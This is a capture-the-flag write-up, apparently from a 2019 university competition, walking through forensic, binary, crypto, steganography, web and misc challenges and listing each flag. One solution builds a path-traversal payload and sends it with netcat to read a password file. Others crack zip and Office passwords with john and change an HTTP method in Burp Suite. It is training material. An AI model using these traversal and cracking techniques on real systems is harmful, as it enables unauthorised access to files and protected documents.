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Forensic.DOCX4What


Question: Today we will learn more about .docx file extension. But can you reveal the secret behind it?

Attachment: forensic_docx4what_ef349908bfbc9519120b8bdc09672f82.zip


Mark: 10

Solution:


Unzip the file to get 1 microsoft word document(.docx).



Change the file extension into .zip, the extract the file.



Strings all file inside word folder and grep “unikl” to get the flag



Flag: uniklgoh19{87084bb2b24d29873bad8e990b2373cb}

Binary.CahayaBintang

Question: Twinkle, twinkle, little star. How I wonder what you are. Who doesn't like that song? Grab the flag from "nc 192.168.1.215 11337".

Attachment: binary_cahayabintang_7cfe0032670a1698463cf667c091ca67.zip

Mark: 20

Solution:

For this question, we need to buffer overflow the program. Unzip the file to get the c source code, password.txt, flag.txt and language file.

```
languages
cahayabintang.c
flag.txt
password.txt
```

Read the c source code, the bug is at snprintf function, that can be buffer to 128 (MAXN). So, we will make padding until 128 char and remove the language file to get LFI and read the password.txt file.

```
snprintf(path, MAXN, "languages/%s.lang", lang);

fp = fopen(path, "r");
```

So, the payload for padding is can be generate using python, by utilizing all 128 character.

```
mrnab@mrnabpc: /mnt/e/uniklgoh/cahayabintang
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ python -c "print('../'+'./'*51+'password.txt')"
../././././././././././././././././././././././././././././././././././././././././././././././././././password.txt
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$
```

Lastly, grab the flag from the server using netcat.

```
mrnab@mrnabpc: /mnt/e/uniklgoh/cahayabintang
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ nc 192.168.1.215 11337
Pilih bahasa (my/en): ../././././././././././././././././././././././././././././././././././././././././././././././.
/././password.txt
63c2d6658ed7249793c60db318bc7366
 mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ nc 192.168.1.215 11337
Pilih bahasa (my/en): my
1) Segi tiga
2) Segi tiga kanan
3) Bendera
Pilihan: 3

Katalaluan: 63c2d6658ed7249793c60db318bc7366
uniklgoh19{b7bce8191c5c4257989004ab897003bd}
 mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$
```

Flag: uniklgoh19{b7bce8191c5c4257989004ab897003bd}

Crypto.R45


Question: Can you decode this?

Attachment: crypto_r45_7931a393586de8c41b019d5807511e36.zip

Mark: 10

Solution:

Unzip the file to get encrypted file. Open the file, copy all the content inside.




Paste the encrypted text to https://gchq.github.io/CyberChef/. Decode the text using ROT 47, but tweak the setting become ROT 45.

The decrypted text tells us about another encryption, Extended Binary Coded Decimal Interchange Code (EBCDIC). And from the text, there are some text that does not decrypt.

```
¤ñùÀðóõøö÷ôöõñ
```

Decode that text by using EBCDIC, to get the flag.



Flag: uniklgoh19{030bd87f6e772d3fc93b69b74601e611}

Stego.LovePikachu

Question: You think Pikachu love Ash? Think again!

Attachment: stego_lovepikachu_8696765e9639bd2578e8e1d4a8c46deb.zip

Mark: 10

Solution:


Unzip the file to get the picture of ash and pikachu together. For this challenge, the flag was split into 4 pieces.


For first 2 pieces, use stegsolve.jar, navigate to blue plane 0 for first flag, green plan 0 for the second flag.

For the third flag, use binwalk command to reveal that there is a zip file with flag3.txt hidden behind the picture. Use “-e” on binwalk to extract the zip. But the zip can’t be open because it is password protected. The password can be obtained by navigate to red plane 0 on stegsolve.jar.

```
mrnab@mrnabpc: /mnt/e/uniklgoh/lovepikachu
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$ binwalk -e LovePikachu.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1000 x 562, 8-bit/color RGBA, non-interlaced
72            0x48            Zlib compressed data, default compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar': 'jar', 'jar xvf '%e'' might not be installed correctly
1039415       0xFDC37         Zip archive data, encrypted at least v2.0 to extract, compressed size: 41, uncompressed size: 11, name: flag3.txt
1039624       0xFDD08         End of Zip archive, footer length: 22

mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$
```

By using the password, flag3.txt can be extract.





Lastly for the last flag piece, use Exiftool and get the flag 4 from comment section.

```
Select mrnab@mrnabpc: /mnt/e/uniklgoh/lovepikachu
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$ exiftool LovePikachu.png
ExifTool Version Number         : 11.65
File Name                       : LovePikachu.png
Directory                       : .
File Size                       : 1015 kB
File Modification Date/Time     : 2019:10:14 07:31:55+08:00
File Access Date/Time           : 2019:10:16 21:42:57+08:00
File Inode Change Date/Time     : 2019:10:16 21:51:45+08:00
File Permissions                : rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1000
Image Height                    : 562
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : b4a69b3aa7}
Warning                         : [minor] Trailer data after PNG IEND chunk
Image Size                      : 1000x562
Megapixels                      : 0.562
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$
```

Flag: uniklgoh19{b016d47e32b38ea0c03741b4a69b3aa7}

Web.SayTheMagicWord


Question: Want the flag? Just say the MAGIC word.

URL: http://192.168.1.215:8081/


Mark: 20


Solution:

From the URL, user will be asked to say the magic word if they want the flag. By default, when user clicked “request flag” button, the request will be made using POST method.



To get the flag, intercept the request using burpsuite, change the request method from POST to PLEASE to get the flag.





Flag: uniklgoh19{a1c5755d1fbc13fbce8d07dc5993a73d}

Misc.WhatIsThis

Question: What is this file? It come out of nowhere. I think it contains some malware.

Attachment: misc_whatisthis_3f6210b789e1373bd71d321d7edbcc60.zip


Mark: 20

Solution:

Unzip the file to get an unknown file. Check the filetype by using “file” command on linux, reveals it as a PCAP file.

```
mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ file whatisthis
whatisthis: pcap capture file, microsecond ts (little-endian) - version 2.4 (Linux cooked v1, capture length 262144)
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```


Change the file extension into .pcap filetype. Open the file using network miner.




Export 2 files from the pcap, which is malware.zip, a password protected zip file and FpDwhep9.txt, a wordlist file. To crack zip file, use zip2john command to hash the zip file, then crack the hash using wordlist.


```
Select mrnab@mrnabpc: /mnt/e/uniklgoh/whatisthis
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ zip2john malware.zip > hash.txt
ver 2.0 efh 5455 efh 7875 malware.zip/3ware PKZIP Encr: 2b chk, TS_chk, cmplen=3097, decmplen=17112, crc=C39F31F3
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$ john --wordlist=FpDwhep9.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
7passp          (malware.zip/3ware)
1g 0:00:00:00 DONE (2019-10-16 22:36) 33.33g/s 8666p/s 8666c/s 8666C/s 3passf..9passo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
mrnab@mrnabpc:/mnt/e/uniklgoh/whatisthis$
```

Use the zip file using password “7passp” to get another unknown file name “3ware”. Check the filetype by using “file” command on linux, reveals it as an ELF executable file.



When execute the file, it asks for another password. Use strings command to check the readable content from the program. The password can be obtained from there by the hint given “pw.below”. Using the password, the program will reveal the flag.





Flag: uniklgoh19{d126b33ab4ed7c44d051eb11451aca16}

Forensic.Bounty@Nexagate

Question: Hello guys, can you help me to continue my forensic investigation.

Here is the evidence that you need to further investigate.


File location: boot2root.2much.

Attachment: bounty@nexagate.zip


Mark: 150

Solution:


Unzip the file to get an AFF file. AFF file is an advance forensic format file. It can be open using imager tools like FTK imager. Open it using FTK imager by adding the file as image file.



Recover all files(excluding .FileSlack file) to any directory. Make sure to check “Show Hidden Item” on windows explorer due to all files attribute is set to hidden.





Let’s go through with all the file recovered. We will start with “Pedoman.txt”. At first reading the text, it looks like a valid text, but it is not. That text is an encoded text using spam mimic websites.




Go to http://www.spammimic.com/, paste the text we will get the decoded text. The spam is a hint, saying that from all recovered file, there is only 1 docx file is real, might be the only 1 keeping the flag.

Move on to next file “Ernq Zr sheng! Vgf Vzcbegnag!!!!!.txt”. Text from this file also an encoded text from spam mimic. Paste the text at spam mimic to decode the text, get the next hint, saying that the docx file is password protected, so we need to crack the password.







Next is file “MASTERPASS”. From the name, it may be the file that we can get the password for the password protected docx.




When using file command on “MASTERPASS”, it shown that it’s a data file. But when use binwalk, it says “End of Zip archive”, but file command didn’t show that the file is zip format. The file signature of the file might have been changed. Open the file using HxD editor, to check the file signature.




From HxD editor, we can see that file signature has been changes to zero. The file signature for zip file should be “50 4B 03 04”. Edit the file signature and save the file.




Changes the file extension to zip format. Then try to extract the file to get MASTERPASS.txt, which is a password list. We can use this file to crack the docx file.



Its times to crack the docx file, but the problem is, there was 15 totals of it. So, I create a script to crack each file one by one.




The script will convert each docx into hash, then crack it using john password cracker.



Password cracking fail on all docx files except for document number 7 “Confidential Document7.docx” with password “~eHg8%$T^@+awM>NEmrBTkA%6#?RSf”. Open the docx file to get the flag.

```
======== Cracking file  7  ============
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates left, minimum 64 needed for performance.
~eHg8%$T^@+awM>NEmrBTkA%6#?RSf (Confidential Document7.docx)
1g 0:00:00:00 DONE (2019-10-19 16:57) 11.11g/s 122.2p/s 122.2c/s 122.2C/s SFr$dAQ?NvwMWS+>E~H$b6Jsf@nd8%G..d3DNG~u7thCB?
YeDx+g9Q6$&WcfqXvH
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Press enter to continue
======== Done  7 ======================
```



Flag: uniklgoh19{f0r3n5!c_15_51ck}